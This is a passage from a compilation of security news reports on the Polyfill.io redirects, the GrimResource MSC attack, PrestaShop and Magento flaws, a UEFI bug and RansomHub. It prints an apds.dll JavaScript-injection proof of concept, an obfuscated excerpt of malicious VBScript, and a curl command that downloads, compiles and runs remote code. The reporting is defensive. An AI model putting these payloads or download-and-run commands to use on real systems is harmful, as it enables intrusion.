The code causing these redirects seems to be coming from a few different third-party web resource providers including Polyfill.io, Bootcss.com, Bootcdn.net, or Staticfile.org. Similar reports can be found by searching for "polyfill.io" on Google (https://www.google.com/search?q=polyfill.io).

What does this mean for your Google Ads?

If we find these redirects during our regular checks of your ad destinations, we'll need to disapprove the related ads. This is due to our Compromised Sites Policy, which aims to protect users from websites with unauthorized code modifications.

Google letter to advertisers about supply chain attack

Source: SanSec

Google warns that if they find these redirects during regular checks of ad destinations, they will disapprove the related advertisement.

In a Shopify support forum post found by SanSec's Willem de Groot, numerous advertisers reported that Google started disapproving their ads around June 15th when detecting the 'googie-anaiytics' redirect.

Others in the thread claimed that the Polyfill script was behind the issue and that it would need to be removed to comply with Google Ads policies.


Update 6/25/24: When asked for further information about these emails and the supply chain attack, Google sent us the following statement.

> *"Protecting our users is our top priority. We detected a security issue recently that may affect websites using certain third-party libraries," Google told BleepingComputer.*
>
> *"To help potentially impacted advertisers secure their websites, we have been proactively sharing information on how to quickly mitigate the issue."*

Update 6/26/24: Added approximate time Google starting disapproving ads associated with this incident and information on the PolyKill.io site.

Source: https://www.bleepingcomputer.com/news/security/polyfillio-javascript-supply-chain-attack-impacts-over-100k-sites/

9. New attack uses MSC files and Windows XSS flaw to breach networks



A novel command execution technique dubbed 'GrimResource' uses specially crafted MSC (Microsoft Saved Console) and an unpatched Windows XSS flaw to perform code execution via the Microsoft Management Console.

In July 2022, Microsoft disabled macros by default in Office, causing threat actors to experiment with new file types in phishing attacks. The attackers first switched to ISO images and password-protected ZIP files, as the file types did not properly propagate Mark of the Web (MoTW) flags to extracted files.

After Microsoft fixed this issue in ISO files and 7-Zip added the option to propagate MoTW flags, attackers were forced to switch to new attachments, such as Windows Shortcuts and OneNote files.

Attackers have now switched to a new file type, Windows MSC (.msc) files, which are used in the Microsoft Management Console (MMC) to manage various aspects of the operating system or create custom views of commonly accessed tools.

The abuse of MSC files to deploy malware was previously reported by South Korean cybersecurity firm Genian. Motivated by this research, the Elastic team discovered a new technique of distributing MSC files and abusing an old but unpatched Windows XSS flaw in apds.dll to deploy Cobalt Strike.

Elastic found a sample ('sccm-updater.msc') recently uploaded onto VirusTotal on June 6, 2024, which leverages GrimResource, so the technique is actively exploited in the wild. To make matters worse, no antivirus engines on VirusTotal flagged it as malicious.

While this campaign is using the technique to deploy Cobalt Strike for initial access to networks, it could also be used to execute other commands.

The researchers confirmed to Bleepingcomputer that the XSS flaw is still unpatched in the latest version of Windows 11.


How GrimResource works

The GrimResource attack begins with a malicious MSC file that attempts to exploit an old DOM-based cross-site scripting (XSS) flaw in the 'apds.dll' library, which allows the execution of arbitrary JavaScript through a crafted URL.

The vulnerability was reported to Adobe and Microsoft in October 2018, and while both investigated, Microsoft determined that the case did not meet the criteria for immediate fixing.

As of March 2019, the XSS flaw remained unpatched, and it is unclear if it was ever addressed. BleepingComputer contacted Microsoft to confirm if they patched the flaw, but a comment wasn't immediately available.

The malicious MSC file distributed by attackers contains a reference to the vulnerable APDS resource in the StringTable section, so when the target opens it, MMC processes it and triggers the JS execution in the context of 'mmc.exe.'




```
<StringTables>
  <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="40"/>
  <StringTable>
    <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
    <Strings>
      <String ID="1" Refs="1">Favorites</String>
      <String ID="8" Refs="2">Test</String>
      <String ID="23" Refs="2">Document</String>
      <String ID="24" Refs="1">Root</String>
      <String ID="38" Refs="2">Main</String>
      <String ID="39" Refs="1">res://apds.dll/redirect.html?target=javascript:eval("alert('GRIMRESOURCE')")</String>
    </Strings>
  </StringTable>
</StringTables>
```

Reference to apds.dll redirect in StringTable

Source: Elastic Security

Elastic explains that the XSS flaw can be combined with the 'DotNetToJScript' technique to execute arbitrary .NET code through the JavaScript engine, bypassing any security measures in place.

The examined sample uses 'transformNode' obfuscation to evade ActiveX warnings, while the JS code reconstructs a VBScript that uses DotNetToJScript to load a .NET component named 'PASTALOADER.'




```
<?xml version='1.0'?>
<stylesheet
    xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
    xmlns:user="placeholder"
    version="1.0">
    <output method="text"/>
    <ms:script implements-prefix="user" language="VBScript"><![CDATA[Dim CLlnaIg
Set CLlnaIg = CreateObject(WyPJVx("bzIHEQpJTR1+WVAKXg==", "8adcc993-15f2-44f6-bac1-fb306f034da
CLlnaIg.Environment(WyPJVx("NURZW1lLQg==", "e6688814-bf9c-42de-974a-0934036fa1d6")).Item(WyPJV

Function WyPJVx(wrBxuTr, LgwATC)
    WyPJVx = QJINzR(qsvoRqI(wrBxuTr), LgwATC)
End Function

Function qsvoRqI(vVuO)
    Dim pmYp, zFOvnLg(255)
    Dim dZHd, OgfAo, GczEnsY, HHUw, vEjIGM, uRNipg, MZXH
    pmYp = "ABCDEFGH"
    pmYp = pmYp & "IJKLMNOP"
    pmYp = pmYp & "QRSTUVWX"
    pmYp = pmYp & "YZabcdef"
    pmYp = pmYp & "ghijklmn"
    pmYp = pmYp & "opqrstuv"
    pmYp = pmYp & "wxyz0123"
    pmYp = pmYp & "456789+/"
    For HHUw = 0 To Len(pmYp) - 1
        zFOvnLg(Asc(Mid(pmYp, HHUw + 1, 1))) = HHUw
    Next
```

The malicious VBScript file

Source: Elastic Security

PASTALOADER retrieves a Cobalt Strike payload from the environment variables set by the VBScript, spawns a new instance of 'dllhost.exe,' and injects it using the 'DirtyCLR' technique combined with function unhooking and indirect system calls.




event.code	rule.name	process.executable	process.parent.executable
memory_signature	Windows.Trojan.CobaltStrike	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Execution from Suspicious Stack Trailing Bytes	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Execution from Suspicious Stack Trailing Bytes	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Network Module Loaded from Suspicious Unbacked Memory	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Process Creation with Unusual Mitigation	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Suspicious Execution via Microsoft Common Console	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe
behavior	Process Creation via ROP Gadgets	C:\Windows\System32\dllhost.exe	C:\Windows\System32\mmc.exe

Cobalt Strike injected into dllhost.exe

Source: Elastic Security

Elastic researcher Samir Bousseaden shared a demonstration of the the GrimResource attack on X.



Samir
@SBousseaden · Follow

Elastic Security Labs has discovered a new method for initial access and evasion in the wild, termed #GrimResource, which involves arbitrary execution in mmc.exe through a crafted MSC file.

elastic.co/security-labs/...

gist.github.com/joe-desimone/2...

2:49 PM · Jun 21, 2024

Demonstration of the GrimResource attack

Stopping GrimResource

In general, system administrators are advised to be on the lookout for the following:

- File operations involving apds.dll invoked by mmc.exe.
- Suspicious executions via MCC, especially processes spawned by mmc.exe with .msc file arguments.
- RWX memory allocations by mmc.exe that originate from script engines or .NET components.
- Unusual .NET COM object creation within non-standard script interpreters like JScript or VBScript.
- Temporary HTML files created in the INetCache folder as a result of APDS XSS redirection.

Elastic Security has also published a complete list of GrimResource indicators on GitHub and provided YARA rules in the report to help defenders detect suspicious MSC files.

Source: https://www.bleepingcomputer.com/news/security/new-grimresource-attack-uses-msc-files-and-windows-xss-flaw-to-breach-networks/

10. Facebook PrestaShop module exploited to steal credit cards

Hackers are exploiting a flaw in a premium Facebook module for PrestaShop named pkfacebook to deploy a card skimmer on vulnerable e-commerce sites and steal people's payment credit card details.

PrestaShop is an open-source e-commerce platform that allows individuals and businesses to create and manage online stores. As of 2024, it is used by approximately 300,000 online stores worldwide.

Promokit's pkfacebook add-on is a module that allows shop visitors to log in using their Facebook accounts, leave comments under the shop's pages, and communicate with support agents using Messenger.

Promokit has over 12,500 sales on the Envato market, but the Facebook module is only sold through the vendor's website, and no sales number details are available.

The critical flaw, tracked as CVE-2024-36680, is an SQL injection vulnerability in pkfacebook's facebookConnect.php Ajax script, allowing remote attackers to trigger SQL injection using HTTP requests.

Analysts at TouchWeb discovered the flaw on March 30, 2024, but Promokit.eu said the flaw was fixed "a long time ago," without providing any proof.

Earlier this week, Friends-of-Presta published a proof-of-concept exploit for CVE-2024-36680 and warned that they are seeing active exploitation of the bug in the wild.

> *"This exploit is actively used to deploy a web skimmer to massively steal credit cards," says Friends-Of-Presta.*

Unfortunately, the developers have not shared the latest release with Friends-of-Presta to confirm if the flaw was fixed.

Friends-Of-Presta notes that all versions should be considered as potentially impacted and recommends the following mitigations:

- Upgrade to the latest pkfacebook version, which disables multiquery executions, even if it does not protect against SQL injection using the UNION clause.
- Ensure pSQL is used to avoid Stored XSS vulnerabilities, as it includes a strip_tags function for added security.
- Modify the default "ps_" prefix to a longer, arbitrary one to improve security, though this measure is not foolproof against highly skilled attackers.
- Activate OWASP 942 rules on the Web Application Firewall (WAF).


NVD's listing for CVE-2024-36680 determines all versions from 1.0.1 and older to be vulnerable. However, the latest version listed on Promokit's site is 1.0.0, so the patch availability status is unclear.

Hackers closely monitor for SQL injection flaws impacting webshop platforms, as those can be used to obtain administrative privileges, access or modify data on the site, extract database contents, and rewrite SMTP settings to hijack emails.

Roughly two years back, PrestaShop issued an urgent warning and hotfix against attacks targeting modules vulnerable to SQL injection to achieve code execution on targeted sites.

Source: https://www.bleepingcomputer.com/news/security/facebook-prestashop-module-exploited-to-steal-credit-cards/

11. Phoenix UEFI vulnerability impacts hundreds of Intel PC models



A newly discovered vulnerability in Phoenix SecureCore UEFI firmware tracked as CVE-2024-0762 impacts devices running numerous Intel CPUs, with Lenovo already releasing new firmware updates to resolve the flaw.

The vulnerability, dubbed 'UEFICANHAZBUFFEROVERFLOW,' is a buffer overflow bug in the firmware's Trusted Platform Module (TPM) configuration that could be exploited to perform code execution on vulnerable devices.

The flaw was discovered by Eclypsium, who identified it on Lenovo ThinkPad X1 Carbon 7th Gen and X1 Yoga 4th Gen devices, but later confirmed with Phoenix that it affects the SecureCore firmware for Alder Lake, Coffee Lake, Comet Lake, Ice Lake, Jasper Lake, Kaby Lake, Meteor Lake, Raptor Lake, Rocket Lake, and Tiger Lake Intel CPUs as well.

Due to the large number of Intel CPUs using this firmware, the vulnerability has the potential to impact hundreds of models from Lenovo, Dell, Acer, and HP.

UEFI firmware is a valuable target

UEFI firmware is considered more secure as it includes Secure Boot, which is supported by all modern operating systems, including Windows, macOS, and Linux. Secure Boot cryptographically confirms a device is only booted using trusted drivers and software, blocking the boot process if it detects malicious software.

As Secure Boot makes it much harder for threat actors to install persistent boot malware and drivers, UEFI bugs have become increasingly targeted to create malware called bootkits.

Bootkits are malware that loads very early in the UEFI boot process, giving the malicious programs low-level access to the operation and making them very difficult to detect like we saw the BlackLotus, CosmicStrand, and MosaicAggressor UEFI malware.

Eclypsium says the bug they found lies in a buffer overflow within the System Management Mode (SMM) subsystem of Phoenix SecureCore firmware, allowing attackers to potentially overwrite adjacent memory.

If the memory was overwritten with the correct data, an attacker could potentially elevate privileges and gain code execution abilities in the firmware to install bootkit malware.

> *"The issue involves an unsafe variable in the Trusted Platform Module (TPM) configuration that could lead to a buffer overflow and potential malicious code execution," warns Eclypsium.*

> *"To be clear, this vulnerability lies in the UEFI code handling TPM configuration—in other words, it doesn't matter if you have a security chip like a TPM if the underlying code is flawed."*

After discovering the bug, Eclypsium coordinated a disclosure with Phoenix and Lenovo to fix the flaws.

In April, Phoenix issued an advisory and Lenovo began releasing new firmware in May to resolve the vulnerabilities in over 150 different models. It is important to note that not all models have available firmware at this time, with many planned for later this year.

Source: https://www.bleepingcomputer.com/news/security/phoenix-uefi-vulnerability-impacts-hundreds-of-intel-pc-models/

12. CosmicSting flaw impacts 75% of Adobe Commerce, Magento sites

A vulnerability dubbed "CosmicSting" impacting Adobe Commerce and Magento websites remains largely unpatched nine days after the security update has been made available, leaving millions of sites open to catastrophic attacks.

According to Sansec's stats, roughly three out of four websites using the impacted e-commerce platforms have not patched against CosmicSting, which puts them at risk of XML external entity injection (XXE) and remote code execution (RCE).

> *"CosmicSting (aka CVE-2024-34102) is the worst bug to hit Magento and Adobe Commerce stores in two years," says Sansec.*

"In itself, it allows anyone to read private files (such as those with passwords). However, combined with the recent iconv bug in Linux, it turns into the security nightmare of remote code execution."

The flaw, rated critical (CVSS score: 9.8), impacts the following product versions:

- Adobe Commerce 2.4.7 and earlier, including 2.4.6-p5, 2.4.5-p7, 2.4.4-p8
- Adobe Commerce Extended Support 2.4.3-ext-7 and earlier, 2.4.2-ext-7 and earlier, 2.4.1-ext-7 and earlier, 2.4.0-ext-7 and earlier, 2.3.7-p4-ext-7 and earlier.
- Magento Open Source 2.4.7 and earlier, including 2.4.6-p5, 2.4.5-p7, 2.4.4-p8
- Adobe Commerce Webhooks Plugin versions 1.2.0 to 1.4.0

Sansec says that despite Adobe omitting technical details on its bulletin to avoid fueling active exploitation, effective attack methods can be easily inferred from the patch code, which its analysts used for reproducing the attack.

Based on the severity and low complexity of deducing effective attack paths, Sansec estimates that CosmicSting ticks all boxes to become one of the most damaging attacks in e-commerce's history, alongside "Shoplift", "Ambionics", and "Trojan Order."

Apply fix or mitigation now

The vendor released fixes for CVE-2024-34102 with the following versions, which e-commerce platform administrators are recommended to apply as soon as possible:

- Adobe Commerce 2.4.7-p1, 2.4.6-p6, 2.4.5-p8, 2.4.4-p9
- Adobe Commerce Extended Support 2.4.3-ext-8, 2.4.2-ext-8, 2.4.1-ext-8, 2.4.0-ext-8, 2.3.7-p4-ext-8
- Magento Open Source 2.4.7-p1, 2.4.6-p6, 2.4.5-p8, 2.4.4-p9
- Adobe Commerce Webhooks Plugin version 1.5.0

Sansec recommends that site admins switch to 'Report-Only' mode before upgrading to avoid an issue that may break checkout functionality.

For those who are unable to upgrade right now, they are advised to take the following two measures:

First, check if you're Linux system is using a glibc library vulnerable to CVE-2024-2961 using the below command, and upgrade as required. The command below will download a C source code file, compile it, and run it on your computer to detect if you're vulnerable.

```
curl -sO https://sansec.io/downloads/cve-2024-2961.c &&
gcc cve-2024-2961.c -o poc &&
./poc
```

Next, you need to add the following "emergency fix" code on 'app/bootstrap.php' to block most CosmicSting attacks.

```
if (strpos(file_get_contents('php://input'), 'dataIsURL') !== false) {
    header('HTTP/1.1 503 Service Temporarily Unavailable');
    header('Status: 503 Service Temporarily Unavailable');
    exit;
}
```

BleepingComputer has not tested the fix and cannot guarantee its effectiveness or safety, so use it at your own risk.

Source: https://www.bleepingcomputer.com/news/security/cosmicsting-flaw-impacts-75-percent-of-adobe-commerce-magento-sites/

13. Linux version of RansomHub ransomware targets VMware ESXi VMs

The RansomHub ransomware operation is using a Linux encryptor designed specifically to encrypt VMware ESXi environments in corporate attacks.

RansomHub is a ransomware-as-a-service (RaaS) operation launched in February 2024, featuring code overlaps and member associations with ALPHV/BlackCat and Knight ransomware, having claimed over 45 victims across 18 countries.

The existence of a Windows and Linux RansomHub encryptor has been confirmed since early May. Recorded Future now reports that the threat group also has a specialized ESXi variant in its arsenal, which it first saw in April 2024.

Unlike RansomHub's Windows and Linux versions that are written in Go, the ESXi version is a C++ program likely derived from the now-defunct Knight ransomware.

